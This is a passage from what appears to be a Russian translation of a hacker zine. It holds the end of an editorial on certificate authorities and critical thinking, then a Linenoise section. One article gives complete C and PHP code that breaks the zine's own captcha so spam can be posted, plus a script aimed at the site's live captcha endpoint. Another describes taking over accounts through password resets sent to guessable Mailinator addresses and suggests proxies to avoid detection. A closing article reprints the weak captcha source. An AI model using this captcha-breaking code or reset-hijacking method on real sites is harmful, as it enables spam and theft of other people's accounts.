Отговорка «это не моя проблема» не работает. По мере того как всё больше функций повседневной жизни перебирается в онлайн, каждый оказывается под ударом этих угроз. Даже если ты умеешь замечать смену сертификатов, тебе всё равно нужно попасть на сайт. HTTPS не предлагает резервного плана. Кошмар с удостоверяющими центрами требует, чтобы одарённые и умные люди объединились и нашли долгосрочное надёжное решение. Сейчас именно то время, когда нужны твой талант, навыки и опыт — если только тебя устраивает, что этим «займутся» комитеты под управлением государств и вендоров.

Тем временем в Twitter — маленькой недоразвитой сестре IRC, с концентрацией внимания короче, чем у плодовой мушки, и легко покупаемой — люди взахлёб рекламируют так называемые решения [11] этой проблемы, не ставя их под сомнение. Хотя их кумиры бросают инструменты защиты приватности, от которых зависят люди, едва им помашут деньгами перед носом [12], масса предпочитает верить в спасителя, а не думать и оценивать самостоятельно. Ты один из них?

Некритическая вера становится новой нормой. Будь то фанбойство Apple или Google — компании могут делать что угодно. Apple выпускает продукты с многолетними уязвимостями [13] в переиспользованных компонентах с открытым исходным кодом, и никто не замечает. Любой может сделать сертификат X.509, который iPhone и iPad с радостью примут [14]? Ничего страшного. Вспомни, какой бы поднялся шторм, если бы это была Microsoft. Эти компании чувствуют себя настолько неуязвимыми, что в руководстве по App Store [15] открыто написано: «Если вы побежите в прессу и будете поливать нас грязью, это никогда не поможет».

Критическое мышление, похоже, превращается в вызов, когда получаешь то, что хочешь. Посмотри только, сколько хакеров пользуются Gmail без какого-либо сквозного шифрования — потому что это просто работает. Какого хакера с адресом на Hotmail когда-либо воспринимали всерьёз? В чём разница?

Чем Apple и Google являются для модного поколения, тем Symantec является для правительств и корпораций. Её воспринимают как единственную компанию, которая защитит нас всех. Когда исходный код PCAnywhere утекает в сеть [16] и та же самая компания просто советует своим пользователям больше не использовать этот программный продукт [16] — понимаешь, как они сами оценивают его безопасность. А что насчёт всех систем в повседневной жизни, которые от него зависят? Если бы никто не использовал PCAnywhere, Symantec давно перестала бы его продавать. Поэтому они просто оставили огромную пользовательскую базу на произвол судьбы. И что происходит? Ничего. Разве что некоторые развлекаются с различными точками удалённого доступа.

Всё сводится к знанию. Знание нельзя получить через веру. Вера — это очень плохой заменитель реального понимания. И что такое хакерское сообщество, как не в первую очередь поиск знания, которое ты добываешь сам, критически подвергая сомнению всё, что перед тобой кладут. Что ты делаешь с этим знанием — вопрос, на который каждый должен ответить сам. Но если мы перестанем учиться, экспериментировать и играть, мы перестанем быть хакерами и станем частью массы. Признак времени — то, что лишь единицы хакеров говорят на IPv6, не говоря уже о том, чтобы его использовать. То, что фаззеров пишется больше, чем строк кода реально читается, потому что накидать простой генератор мусора куда проще, чем по-настоящему разобраться, что делает код, и потом точечно его проэксплуатировать.

Поиск знания определяет нас — не деньги и не слава. Не останавливаемся!

---

[1] https://en.wikipedia.org/wiki/Arab_spring
[2] https://en.wikipedia.org/wiki/2011%E2%80%932012_Syrian_uprising

[3] http://buggedplanet.info/index.php?title=EG
[4] https://en.wikipedia.org/wiki/Telecommunications_data_retention
[5] https://en.wikipedia.org/wiki/Three_strikes_%28policy%29
[6] http://www.wired.com/threatlevel/2012/02/peter-sunde/
[7] https://en.wikipedia.org/wiki/DigiNotar
[8] https://en.wikipedia.org/wiki/Comodo_Group#Breach_of_security
[9] http://www.ietf.org/mail-archive/web/therightkey/current/maillist.html
[10] https://bugzilla.mozilla.org/show_bug.cgi?id=724929
[11] https://en.wikipedia.org/wiki/Convergence_%28SSL%29
[12] https://en.wikipedia.org/wiki/Whisper_Systems#Acquisition_by_Twitter
[13] http://support.apple.com/kb/HT5005
[14] http://support.apple.com/kb/HT4824
[15] https://developer.apple.com/appstore/guidelines.html
[16] http://resources.infosecinstitute.com/pcanywhere-leaked-source-code/
[17] http://www.symantec.com/connect/sites/default/files/pcAnywhere%20Security%20Recommendations%20WP_01_23_Final.pdf

Linenoise

Автор: various

Linenoise возвращается! Последний раз он выходил в выпуске 0x3f (2005 год, вот это да) — и поскольку мы получили немало коротких и ёмких материалов, пришло время возродить его. В конце концов, «сильный linenoise — это ключ» ;-)

Итак, дорогой хакер, наслаждайся крепким Linenoise.

Содержание

[0x01] Спам по PHRACK ради забавы и прибыли — darkjoker

В этой статье я хочу объяснить, как обойти капчу без особых усилий с помощью нескольких строк на C. Для начала выберем капчу, которую будем обходить — и, конечно, есть ли что-то лучше, чем капча этого самого сайта? Разумеется, нет, так что возьмём её в качестве примера. Вы, возможно, заметили, что в комментариях к статьям встречается немало спама — это значит, что кто-то уже обошёл капчу, но вместо того, чтобы написать об этом статью, решил тратить время на рассылку спама по всему сайту. Я надеюсь, что эта статья также поспособствует принятию решения сменить капчу, потому что нынешняя — откровенно слабая.

Прежде всего скачаем несколько капч, чтобы научить бота распознавать случайную. Для загрузки я написал следующий PHP-код:

```
<?php
mkdir ("images");
for ($i=0;$i<200;$i++)
   file_put_contents ("images/{$i}.jpg",file_get_contents
                 ("http://www.phrack.com/captcha.php"));
?>
```

Скачиваем 200 капч — должно хватить. После загрузки всех изображений можно приступать к очистке (то есть к удалению «шума»). В этих капчах шум представляет собой несколько пикселей более светлого синего цвета, чем тот, которым нарисованы буквы. С JPEG неудобно работать, поэтому конвертируем все изображения в PPM — так работать будет проще.

К счастью, в Linux есть команда, которая делает конвертацию очень простой — вручную возиться не придётся:

```
convert -compress None input.jpg output.ppm
```

Сделаем это для каждого изображения:

```
<?php
mkdir ("ppm");
for ($i=0;$i<200;$i++)
   system ("convert -compress None images/{$i}.jpg ppm/{$i}.ppm");
?>
```

Отлично, теперь у нас есть всё необходимое. Следующий шаг — удаление шума. Ниже функция, которая загружает изображение и удаляет шум:

```
void load_image (int v) {
   char img[32],line[1024];
   int n,i,d,k,l,s;
   FILE *fp;
   sprintf (img, "ppm/%d.ppm",v);
   fp = fopen (img, "r");
   do
      fgets (line, sizeof(line),fp);
   while (strcmp (line, "255\n"));
   i=0;
   d=0;
   k=0;
   int cnt=0;
   while (i!=40) {
      fscanf (fp,"%d",&n);
      captcha[i][d][k]=(char)n;
      k++;
      if (k==3) {
         k=0;
         if (d<119)
            d++;
         else {
            i++;
            d=0;
         }
      }
   }
}
```

Этот фрагмент загружает изображение в `captcha` — трёхмерный массив (строки × столбцы × 3 байта на цвет). После загрузки массива шум удаляется с помощью `clear_noise()` (ниже).

```
void clear_noise () {
   int i,d,k,t,ti,td;
   char n[3];
   /* The borders are always white */
   for (i=0;i<40;i++)
      for (k=0;k<3;k++) {
         captcha[i][0][k]=255;
         captcha[i][119][k]=255;
      }
   for (d=0;d<120;d++)
      for (k=0;k<3;k++) {
         captcha[0][d][k]=255;
         captcha[39][d][k]=255;
      }
   /* Starts removing the noise */
   for (i=0;i<40;i++)
      for (d=0;d<120;d++)
         if (captcha[i][d][0]>__COL && captcha[i][d][1]>__COL &&
             captcha[i][d][2]>__COL)
            for (k=0;k<3;k++)
               captcha[i][d][k]=255;
   for (i=1;i<39;i++) {
      for (d=1;d<119;d++) {
         for (k=0,t=0;k<3;k++)
            if (captcha[i][d][k]!=255)
               t=1;
         if (t) {
            ti=i-1;
            td=d-1;
```

```
                for (k=0,t=0;k<3;k++)
                   if (captcha[ti][td][k]!=255)
                      t++;
                td++;
                for (k=0;k<3;k++)
                   if (captcha[ti][td][k]!=255)
                      t++;
                td++;
                for (k=0;k<3;k++)
                   if (captcha[ti][td][k]!=255)
                      t++;
                td=d-1;
                ti=i;
                for (k=0;k<3;k++)
                   if (captcha[ti][td][k]!=255)
                      t++;
                td+=2;
                for (k=0;k<3;k++)
                   if (captcha[ti][td][k]!=255)
                      t++;
                td=d-1;
                ti=i+1;
                for (k=0;k<3;k++)
                   if (captcha[ti][td][k]!=255)
                      t++;
                td++;
                for (k=0;k<3;k++)
                   if (captcha[ti][td][k]!=255)
                      t++;
                td++;
                for (k=0;k<3;k++)
                   if (captcha[ti][td][k]!=255)
                      t++;
                if (t/3<=__MIN)
                   for (k=0;k<3;k++)
                      captcha[i][d][k]=255;
             }
          }
       }
    }
```

Что делает эта функция? Всё просто: сначала очищает все границы (по загруженным изображениям видно, что на границах символов никогда не бывает). Затем вторая часть подпрограммы удаляет все светло-синие пиксели, делая их белыми. Таким образом получается почти идеальное изображение. Единственная проблема: некоторые пиксели оказываются столь же тёмными, как пиксели, составляющие символы, и удалить их описанным способом нельзя — нужно что-то другое. Мой подход: «удалять» все пиксели, рядом с которыми нет синих пикселей, чтобы те редкие синие точки, не входящие в состав букв, исчезли. Для большей чистоты изображения я решил удалять пиксели, у которых менее 3 соседних пикселей. Вы могли заметить, что `__COL` и `__MIN` не определены в коде выше — вот их значения:

```
#define   __COL   0x50
#define   __MIN   4*3
```

`__COL` используется при удалении светло-синих пикселей в строке:

```
if (captcha[i][d][0]>__COL && captcha[i][d][1]>__COL &&
    captcha[i][d][2]>__COL)
```

Иными словами, если пиксель светлее #505050 — он удаляется (становится белым). `__MIN` — минимальное число соседних пикселей, ниже которого пиксель удаляется. Значения получены экспериментально.

Теперь у нас есть код, загружающий и очищающий капчу. Следующая задача — разделить символы, чтобы распознавать каждый из них. Прежде чем делать это, удобнее перейти к двумерным массивам:

```
void make_bw () {
   int i,d;
   for (i=0;i<40;i++)
      for (d=0;d<120;d++)
         if (captcha[i][d][0]!=255)
            bw[i][d]=1;
         else
            bw[i][d]=0;
}
```

Функция преобразует изображение в чёрно-белое, позволяя работать с двумерным массивом. Теперь можно разделять буквы. Для получения координат каждого символа нам нужны координаты верхнего левого и нижнего правого углов прямоугольника, его содержащего.

Сканируем изображение слева направо, столбец за столбцом. При обнаружении чёрного пикселя в столбце, которому предшествует полностью белый столбец, — новый символ начинается. Когда встречается полностью белый столбец после столбца хотя бы с одним чёрным пикселем — символ заканчивается.

После этой процедуры имеем 12 чисел, задающих столбцы начала и конца каждого символа. Затем находим строки начала и конца символа для получения координат углов. Назовём столбец начала X-го символа CbX, столбец конца — CeX. Сканируем сверху вниз для нахождения верхней координаты и снизу вверх — для нижней (шесть раз, в пределах столбцов каждого символа).

Первая строка с пикселем — RbX, последняя — ReX. Теперь заполняем матрицу (CeX-CbX)×(ReX-RbX) битами X-го символа.

```
void scan () {
   int i,d,k,j,c,coord[6][2][2];
   for (d=0,j=0,c=0;d<120;d++) {
      for (i=0,k=0;i<40;i++)
         if (bw[i][d])
            k=1;
      if (k && !j) {
         j=1;
         coord[c][0][0]=d;
      }
      else if (!k && j) {
         j=0;
         coord[c++][0][1]=d;
      }
   }
   for (c=0;c<6;c++) {
      coord[c][1][0]=-1;
      coord[c][1][1]=-1;
      for (i=0;(i<40 && coord[c][1][0]==-1);i++)
         for (d=coord[c][0][0];d<coord[c][0][1];d++)
            if (bw[i][d]) {
               coord[c][1][0]=i;
               break;
            }
      for (i=39;(i>=0 && coord[c][1][1]==-1);i--)
         for (d=coord[c][0][0];d<coord[c][0][1];d++)
            if (bw[i][d]) {
               coord[c][1][1]=i;
               break;
            }
      for (i=coord[c][1][0],j=0;i<=coord[c][1][1];i++,j++)
         for (d=coord[c][0][0],k=0;d<coord[c][0][1];d++,k++)
            chars[c][j][k]=bw[i][d];
      dim[c][0]=j;
      dim[c][1]=k;
   }
}
```

Получив все символы в виде массива двумерных матриц, переходим к самому скучному этапу — ручному распределению символов по папкам. Перед этим создаём директорию `mkdir chars`.

PHP-скрипт для автоматизации:

```
<?php
$in=fopen ("php://stdin","r");
mkdir ("c");
for ($i=0;$i<26;$i++)
   mkdir ("c/".chr(ord('a')+$i));
for ($i=0;$i<10;$i++)
   mkdir ("c/".chr(ord('0')+$i));
for ($i=54;$i<1200;$i++) {
   echo $i.": ";
   $a = trim(fgets ($in,1024));
   if ($a!='.')
      system ("cp chars/{$i}.ppm c/{$a}/{$i}.ppm");
}
fclose ($in);
?>
```

Некоторые символы ('a','e','i','o','u','l','0','1') никогда не встречаются — автор капчи, по всей видимости, намеренно их исключил.

Теперь нужно научить программу распознавать символ. Моя идея: делить изображение на 4 горизонтальные части и подсчитывать число чёрных пикселей в каждой. Однако некоторые символы ('q' и 'p') дают схожее число пикселей в каждой части при полной визуальной непохожести. После этого я перешёл к делению на 8 частей: 4 горизонтальные, каждая делится ещё на 2 вертикальные.

PHP-скрипт для подсчёта среднего числа чёрных пикселей:

```
<?php
error_reporting (E_ALL ^ E_NOTICE);
$f = array (4,2,4/3,1);
$arr=array ('b','c','d','f','g','h','j','k','m','n','p','q','r','s','t',
            'v','w','x','y','z','2','3','4','5','6','7','8','9');
$h = array ();
for ($a=0;$a<count($arr);$a++) {
   $i = $arr[$a];
   $x = array ();
   $files = scandir ("c/{$i}");
   for ($d=0;$d<count($files);$d++) {
      if ($files[$d][0]!='.') { // Excludes '.' and '..'
         $lines=explode ("\n",file_get_contents ("c/{$i}/{$files[$d]}"));
         for ($k=0;$k<4;$k++)
            array_shift ($lines);
         array_pop ($lines);
         $j = count ($lines);
         $k = strlen ($lines[0]);
         $r=0;
         $h[$a] += $j;
         if ($files[$d]=="985.ppm") {
         for ($n=0;$n<4;$n++)
            for (;$r<floor ($j/$f[$n]);$r++) {
               for ($l=0;$l<floor($k/2);$l++)
                  $x[$n][0]+=$lines[$r][$l];
               for (;$l<floor($k);$l++)
                  $x[$n][1]+=$lines[$r][$l];
            }
         print_r ($x);
         }
      }
   }
   $h [$a] = round ($h[$a]/(count($files)-2));
   for ($n=0;$n<4;$n++) {
      $x[$n][0] = round ($x[$n][0]/(count($files)-2));
      $x[$n][1] = round ($x[$n][1]/(count($files)-2));
   }
   printf ("$i => %02d %02d %02d %02d / %02d %02d %02d %02d\n",$x[0][0],
           $x[1][0],$x[2][0],$x[3][0],$x[0][1],$x[1][1],$x[2][1],$x[3][1]);
}
```

```
for ($i=0;$i<count ($arr);$i++)
   echo "{$h[$i]}, ";
?>
```

Символ 'z' делится так:

```
01111  111110
11111  111111
11111  111111
01111  111111

00000  111110
00000  111110
00000  111100
00001  111100

00001  111000
00011  110000
00011  110000
00111  100000

00111  111110
01111  111111
01111  111111
00111  111110
```

Числа чёрных пикселей для этого случая:

```
18 23
 1 18
 8  8
14 22
```

Средние значения для 'z':

```
18 20
 3 15
11  7
17 20
```

Последний шаг — сравнение. Сначала считаем число чёрных пикселей для распознаваемого символа:

```
void read_pixels (int c) {
   int i,d,k,r;
   float arr[]={4,2,1.333333,1};
   memset (bpix,0,8*sizeof(int));
   for (k=0,i=0;k<4;k++) {
      for (;i<(int)(dim[c][0]/arr[k]);i++) {
         for (d=0;d<dim[c][1]/2;d++)
            bpix[k][0] += chars[c][i][d];
         for (;d<dim[c][1];d++)
            bpix[k][1] += chars[c][i][d];
      }
   }
}
```

Функция сравнения:

```
char cmp (int c) {
   int i,d;
   int err,n,min,min_i;
   read_pixels (c);
   for (i=0,min=-1;i<28;i++) {
      n=abs(heights[i]-dim[c][0])*__HGT;
      for (d=0;d<4;d++) {
         n += abs(bpix[d][0]-table[i][0][d]);
         n += abs(bpix[d][1]-table[i][1][d]);
      }
      if (min>n || min<0) {
         min=n;
         min_i = i;
```

```
      }
    }
    return ch_list[min_i];
}
```

`table` хранит все средние значения. Итоговое число `n` — сумма отклонений:

```
n += |x - y|
```

где `x` — число чёрных пикселей в части распознаваемого символа, `y` — среднее для сравниваемого символа. Чем меньше `n`, тем ближе символ. Изначально алгоритм ошибался на 17 символах из 1200. После учёта высоты символа ошибки сократились до 3 из 1200.

```
n = |x - y| * k
```

где `x` — высота распознаваемого символа, `y` — высота эталона, а константа `k = 1.5`.

Итоговая функция:

```
char *read_captcha (char *file) {
   char *str;
   int i;
   str = malloc(7*sizeof(char));
   load_image (file);
   clear_noise ();
   make_bw ();
   scan ();
   for (i=0;i<6;i++)
      str[i]=cmp(i);
   str[i]=0;
   return str;
}
```

Готово :) Программа умеет читать капчу. Полноценный спам-бот я не стал кодировать — тестировать его на phrack нехорошо. На этом статья заканчивается.

Полный исходный код:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define   __COL   80
#define   __MIN   4*3
#define   __HGT   1.5

unsigned char captcha[40][120][3];
unsigned char bw[40][120];
unsigned char chars[6][40][30];
int dim[6][2];
int bpix[4][2];
int heights[] = {
      23, 16, 23, 23, 22, 23, 29,
      23, 16, 16, 22, 22, 16, 16,
      20, 16, 16, 16, 21, 16, 23,
      24, 23, 23, 23, 23, 24, 24 };
char ch_list [] = "bcdfghjkmnpqrstvwxyz23456789";
int table [28][2][4]= {
         { {18, 28, 26, 28}, { 0, 20, 25, 29}},
         { {10, 17, 17, 10}, {21,  1,  1, 20}},
         { { 0, 20, 25, 29}, {18, 31, 26, 31}},
         { {10, 24, 18, 17}, {23, 12,  6,  5}},
         { {21, 25, 20,  8}, {28, 25, 29, 27}},
         { {18, 28, 25, 22}, { 0, 20, 25, 22}},
         { { 1,  9,  0, 14}, {13, 27, 28, 25}},
         { {18, 24, 30, 22}, { 0, 15, 21, 23}},
         { {24, 21, 20, 17}, {21, 25, 24, 20}},
         { {17, 18, 16, 14}, {20, 17, 16, 14}},
         { {27, 25, 29, 22}, {24, 25, 25,  0}},
         { {25, 25, 24,  0}, {27, 25, 29, 22}},
         { {14, 16, 15, 13}, {19,  2,  0,  0}},
```

```
         { {15, 16,  2,  9}, {12,  4, 18, 17}},
         { {15, 20, 15, 12}, { 5, 10,  5, 19}},
         { {13, 17, 15, 11}, {14, 14, 14, 10}},
         { { 9, 17, 20, 13}, {12, 18, 22, 14}},
         { { 9, 11, 11, 13}, {12, 13, 13, 12}},
         { {15, 19, 14, 14}, {16, 20, 15,  9}},
         { {18,  3, 11, 17}, {20, 15,  7, 20}},
         { {21,  4,  8, 24}, {21, 26, 19, 24}},
         { {16,  0,  6, 24}, {29, 23, 25, 28}},
         { { 5, 12, 23,  5}, {23, 24, 32, 24}},
         { {23, 25, 10, 20}, {18, 12, 26, 23}},
         { { 3, 21, 28, 24}, {16, 15, 30, 27}},
         { {18,  1, 11, 20}, {27, 24, 14,  3}},
         { {25, 24, 26, 23}, {28, 26, 28, 28}},
         { {20, 27, 16, 16}, {25, 26, 28,  9}} };

void clear () {
   int i,d,k;
   for (i=0;i<40;i++)
      for (d=0;d<120;d++)
         for (k=0;k<3;k++)
            captcha[i][d][k]=0;
   for (i=0;i<40;i++)
      for (d=0;d<120;d++)
         bw[i][d]=0;
   for (i=0;i<6;i++)
      for (d=0;d<40;d++)
         for (k=0;k<30;k++)
            chars[i][d][k]=0;
   for (i=0;i<6;i++)
      for (d=0;d<2;d++)
         dim[i][d]=0;
}

int numlen (int n) {
   char x[16];
   sprintf (x,"%d",n);
   return strlen(x);
}

void load_image (char *img) {
   char line[1024];
   int n,i,d,k,l,s;
   FILE *fp;
   fp = fopen (img, "r");
   do
      fgets (line, sizeof(line),fp);
   while (strcmp (line, "255\n"));
   i=0;
   d=0;
   k=0;
   int cnt=0;
   while (i!=40) {
      fscanf (fp,"%d",&n);
      captcha[i][d][k]=(char)n;
      k++;
      if (k==3) {
         k=0;
         if (d<119)
            d++;
         else {
            i++;
            d=0;
         }
      }
   }
}

void clear_noise () {
   int i,d,k,t,ti,td;
   char n[3];
```

```
   /* The borders are always white */
   for (i=0;i<40;i++)
      for (k=0;k<3;k++) {
         captcha[i][0][k]=255;
         captcha[i][119][k]=255;
      }
   for (d=0;d<120;d++)
      for (k=0;k<3;k++) {
         captcha[0][d][k]=255;
         captcha[39][d][k]=255;
      }
   /* Starts removing the noise */
   for (i=0;i<40;i++)
      for (d=0;d<120;d++)
         if (captcha[i][d][0]>__COL && captcha[i][d][1]>__COL &&
             captcha[i][d][2]>__COL)
            for (k=0;k<3;k++)
               captcha[i][d][k]=255;
   for (i=1;i<39;i++) {
      for (d=1;d<119;d++) {
         for (k=0,t=0;k<3;k++)
            if (captcha[i][d][k]!=255)
               t=1;
         if (t) {
            ti=i-1;
            td=d-1;
            for (k=0,t=0;k<3;k++)
               if (captcha[ti][td][k]!=255)
                  t++;
            td++;
            for (k=0;k<3;k++)
               if (captcha[ti][td][k]!=255)
                  t++;
            td++;
            for (k=0;k<3;k++)
               if (captcha[ti][td][k]!=255)
                  t++;
            td=d-1;
            ti=i;
            for (k=0;k<3;k++)
               if (captcha[ti][td][k]!=255)
                  t++;
            td+=2;
            for (k=0;k<3;k++)
               if (captcha[ti][td][k]!=255)
                  t++;
            td=d-1;
            ti=i+1;
            for (k=0;k<3;k++)
               if (captcha[ti][td][k]!=255)
                  t++;
            td++;
            for (k=0;k<3;k++)
               if (captcha[ti][td][k]!=255)
                  t++;
            td++;
            for (k=0;k<3;k++)
               if (captcha[ti][td][k]!=255)
                  t++;
            if (t<__MIN)
               for (k=0;k<3;k++)
                  captcha[i][d][k]=255;
         }
      }
   }
}

void make_bw () {
   int i,d;
   for (i=0;i<40;i++)
      for (d=0;d<120;d++)
```

```
         if (captcha[i][d][0]!=255)
            bw[i][d]=1;
         else
            bw[i][d]=0;
}

void scan () {
   int i,d,k,j,c,coord[6][2][2];
   for (d=0,j=0,c=0;d<120;d++) {
      for (i=0,k=0;i<40;i++)
         if (bw[i][d])
            k=1;
      if (k && !j) {
         j=1;
         coord[c][0][0]=d;
      }
      else if (!k && j) {
         j=0;
         coord[c++][0][1]=d;
      }
   }
   for (c=0;c<6;c++) {
      coord[c][1][0]=-1;
      coord[c][1][1]=-1;
      for (i=0;(i<40 && coord[c][1][0]==-1);i++)
         for (d=coord[c][0][0];d<coord[c][0][1];d++)
            if (bw[i][d]) {
               coord[c][1][0]=i;
               break;
            }
      for (i=39;(i>=0 && coord[c][1][1]==-1);i--)
         for (d=coord[c][0][0];d<coord[c][0][1];d++)
            if (bw[i][d]) {
               coord[c][1][1]=i;
               break;
            }
      for (i=coord[c][1][0],j=0;i<=coord[c][1][1];i++,j++)
         for (d=coord[c][0][0],k=0;d<coord[c][0][1];d++,k++)
            chars[c][j][k]=bw[i][d];
      dim[c][0]=j;
      dim[c][1]=k;
   }
}

void read_pixels (int c) {
   int i,d,k,r;
   float arr[]={4,2,1.333333,1};
   memset (bpix,0,8*sizeof(int));
   for (k=0,i=0;k<4;k++) {
      for (;i<(int)(dim[c][0]/arr[k]);i++) {
         for (d=0;d<(int)(dim[c][1]/2);d++)
            bpix[k][0] += chars[c][i][d];
         for (;d<dim[c][1];d++)
            bpix[k][1] += chars[c][i][d];
      }
   }
}

char cmp (int c) {
   int i,d;
   int err,n,min,min_i;
   read_pixels (c);
   for (i=0,min=-1;i<28;i++) {
      n=abs(heights[i]-dim[c][0])*__HGT;
      for (d=0;d<4;d++) {
         n += abs(bpix[d][0]-table[i][0][d]);
         n += abs(bpix[d][1]-table[i][1][d]);
      }
      if (min>n || min<0) {
         min=n;
         min_i = i;
```

```
        }
      }
      return ch_list[min_i];
   }

   char *read_captcha (char *file) {
      char *str;
      int i;
      str = malloc(7*sizeof(char));
      load_image (file);
      clear_noise ();
      make_bw ();
      scan ();
      for (i=0;i<6;i++)
         str[i]=cmp(i);
      str[i]=0;
      return str;
   }

   int main (int argc, char *argv[]) {
      printf ("%s\n",read_captcha ("test.ppm"));
      return 0;
   }
```

Для тех, кто хочет поиграть (если персонал не убрал captcha.php, а лишь переименовал в captcha_old.php):

```
<?
file_put_contents ("a.jpg",file_get_contents
   ("http://www.phrack.com/captcha_old.php"));
system ("convert -compress None a.jpg test.ppm");
system ("./captcha");
?>
```

Спасибо за внимание :)!

darkjoker - darkjoker93 _at_ gmail.com

[0x02] Опасности анонимной почты — DangerMouse

В этом цифровом мире онлайн-банкинга и виртуальных отношений существует настоящая эпидемия. Имя ей — СПАМ.
Война со спамом обходится дорого: потери несут обе стороны. Однако наконец человечество разработало главное оружие для победы в этой войне... анонимайзеры электронной почты!

Ладно, может, это немного преувеличено. Но правда в том, что люди всё отчаяннее пытаются избавиться от огромных объёмов нежелательной почты, которая ежедневно засоряет их ящики. Для борьбы с этой проблемой многие пользователи обращаются к сервисам анонимизации почты — таким как Mailinator [1].

Сайты вроде mailinator.com предоставляют домен, к которому можно добавить любое ключевое слово в качестве имени пользователя. Например, выбрав имя «trustno1», можно использовать адрес trustno1@mailinator.com, а ящик доступен без пароля по адресу http://trustno1.mailinator.com. Регистрация не нужна, адрес создаётся в любой момент. Это удобно для разных целей. С точки зрения хакера — отличный способ быстро получить анонимный адрес. Особенно удобно проверять его через цепочку прокси. В сочетании с анонимной предоплаченной картой VISA — почти готовая новая личность.

Для обычного пользователя, страдающего от спама, это простой способ не засорять основной ящик. Вместо своего реального адреса при регистрации на сайтах можно указать mailinator-адрес и

затем зайти на mailinator.com за письмом. Любой спам, отправленный на этот адрес, не причиняет неудобств.

Проблема, однако, в том, что у типичного пользователя не хватает изобретательности для грамотного использования такой системы. При создании нового анонимного адреса для нового сайта мышление среднего пользователя выглядит примерно так:

```
a) Смотрим URL, узнаём название сайта
b) Добавляем его к домену mailinator
c) ???
d) Профит
```

Это открывает прекрасную возможность для теневых персонажей интернета получить доступ почти к любому популярному сайту через широко распространённую функцию «сброс пароля».

«Но подождите», — скажете вы. «Неужели вы серьёзно? Никто не может быть настолько беспечен в интернете!»

Увы... По всей видимости, Майк и Дебра могут.

«На адрес netflix@mailinator.com было отправлено письмо с инструкциями по доступу к Вашему аккаунту»

«Запрос на смену пароля Netflix

"Дорогие Майк и Дебра,
Мы понимаем, что вы хотите сменить пароль. Просто нажмите здесь и следуйте подсказкам. И не забудьте, что пароль чувствителен к регистру."»

;) ?

«Но специалисты по безопасности-то уж точно не попадутся на это!» — возразите вы. Неужели gmail@mailinator.com позволит сбросить пароль от рассылки 2600LA?..

Нетрудно представить, как можно убивать время, перебирая возможные цели — от популярных MMO до банковских сайтов. Только не забудьте использовать прокси, чтобы не пришлось звонить им и отдавать пароль обратно... *кхм*

Удачи! ;)

--DangerMouse

P.S. С ростом популярности социальных сетей mailinator решил соответствовать духу web 2.0 и добавил список пользователей, которым «понравился» mailinator на Facebook. Иными словами — удобный список целей для скучающего любителя скриптов.

Ссылки:
[1] Mailinator: http://www.mailinator.com
[2] Netflix: http://www.netflix.com

[0x03] Капчи, раунд 2 — phpc0derZ@phrack.org

[Или почему мы облажались ещё сильнее ;>]

Что уж тут скрывать, лень нас подвела ;-) Вот история нашей капчи. По иронии судьбы, оригинальный скрипт взят вот отсюда:

http://www.white-hat-web-design.co.uk/articles/php-captcha.php <-- :)))))))

```
<?php
```

```
session_start();

/*
* File: CaptchaSecurityImages.php
* Author: Simon Jarvis
* Copyright: 2006 Simon Jarvis
* Date: 03/08/06
* Updated: 07/02/07
* Requirements: PHP 4/5 with GD and FreeType libraries
* Link: http://www.white-hat-web-design.co.uk/articles/php-captcha.php
*
* This program is free software; you can redistribute it and/or
* modify it under the terms of the GNU General Public License
* as published by the Free Software Foundation; either version 2
* of the License, or (at your option) any later version.
*
* This program is distributed in the hope that it will be useful,
* but WITHOUT ANY WARRANTY; without even the implied warranty of
* MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
* GNU General Public License for more details:
* http://www.gnu.org/licenses/gpl.html
*
*/


class CaptchaSecurityImages {

   var $font = 'monofont.ttf';

   function generateCode($characters)
   {
      /* list all possible characters, similar looking characters and
       * vowels have been removed */
     $possible = '23456789bcdfghjkmnpqrstvwxyz'; $code = ''; $i = 0;
     while ($i < $characters) {
       $code .= substr($possible, mt_rand(0, strlen($possible)-1),1);
       $i++;
     }
     return $code;
   }

   function CaptchaSecurityImages(
        $width='120',
        $height='40',
        $characters='6')
   {
      $code = $this->generateCode($characters);
      /* font size will be 75% of the image height */
      $font_size = $height * 0.75;
      $image = imagecreate($width, $height)
      or die('Cannot initialize new GD image stream');
      /* set the colours */
      $background_color = imagecolorallocate($image, 255, 255, 255);
      $text_color = imagecolorallocate($image, 20, 40, 100);
      $noise_color = imagecolorallocate($image, 100, 120, 180);
      /* generate random dots in background */
      for( $i=0; $i<($width*$height)/3; $i++ ) {
         imagefilledellipse($image,
                            mt_rand(0,$width),
                            mt_rand(0,$height),
                            1,
                            1,
                            $noise_color);
      }
      /* generate random lines in background */
      for( $i=0; $i<($width*$height)/150; $i++ ) {
         imageline($image,
                   mt_rand(0,$width),
                   mt_rand(0,$height),
                   mt_rand(0,$width),
                   mt_rand(0,$height),
```

```
                $noise_color);
        }
        /* create textbox and add text */
        $textbox = imagettfbbox($font_size,
                                0,
                                $this->font,
                                $code)
        or die('Error in imagettfbbox function');
        $x = ($width - $textbox[4])/2;
        $y = ($height - $textbox[5])/2;
        imagettftext($image,
                     $font_size,
                     0,
                     $x,
                     $y,
                     $text_color,
                     $this->font ,
                     $code)
        or die('Error in imagettftext function');
        /* output captcha image to browser */
        header('Content-Type: image/jpeg');
        imagejpeg($image);
        imagedestroy($image);
        $_SESSION['security_code'] = $code;
    }

}

$width = isset($_GET['width']) && $_GET['width']<600?$_GET['width']:'120';
$height = isset($_GET['height'])&&$_GET['height']<200?$_GET['height']:'40';
$characters = isset($_GET['characters'])
&& $_GET['characters']>2?$_GET['characters']:'6';

$captcha = new CaptchaSecurityImages($width,$height,$characters);

?>
```

Причина выбора именно этого скрипта затерялась во мраке истории. Сосредоточимся на коде.

1 - Упс

Итак, darkangel был прав: скрипт *действительно* спроектирован из рук вон плохо:
• Набор возможных символов ограничен 28 символами
• Символы вставляются в изображение через `imagettfbbox()` с фиксированным `$font_size`, предсказуемой позицией и т.д.
• Сам шум генерируется линиями и кругами одного цвета (`$noise_color`), что делает его тривиально удалимым.

Мы знали, что это слабо, но всё оказалось ещё хуже. Подход darkjoker можно рассматривать как атаку по словарю после удаления шума. Но есть куда более простой путь: поскольку символы не искажены, их легко распознать с помощью OCR-программы. Благо существует GNU-вариант: gocr. Мы протестировали его против функции `imagettfbbox()` — и, без неожиданностей, он справился.

Эй, не стоило тратить столько времени :>

2 - Упс (второй)

В скрипте есть две интересные вещи, которые опытный PHP-читатель, вероятно, заметил... ;-)

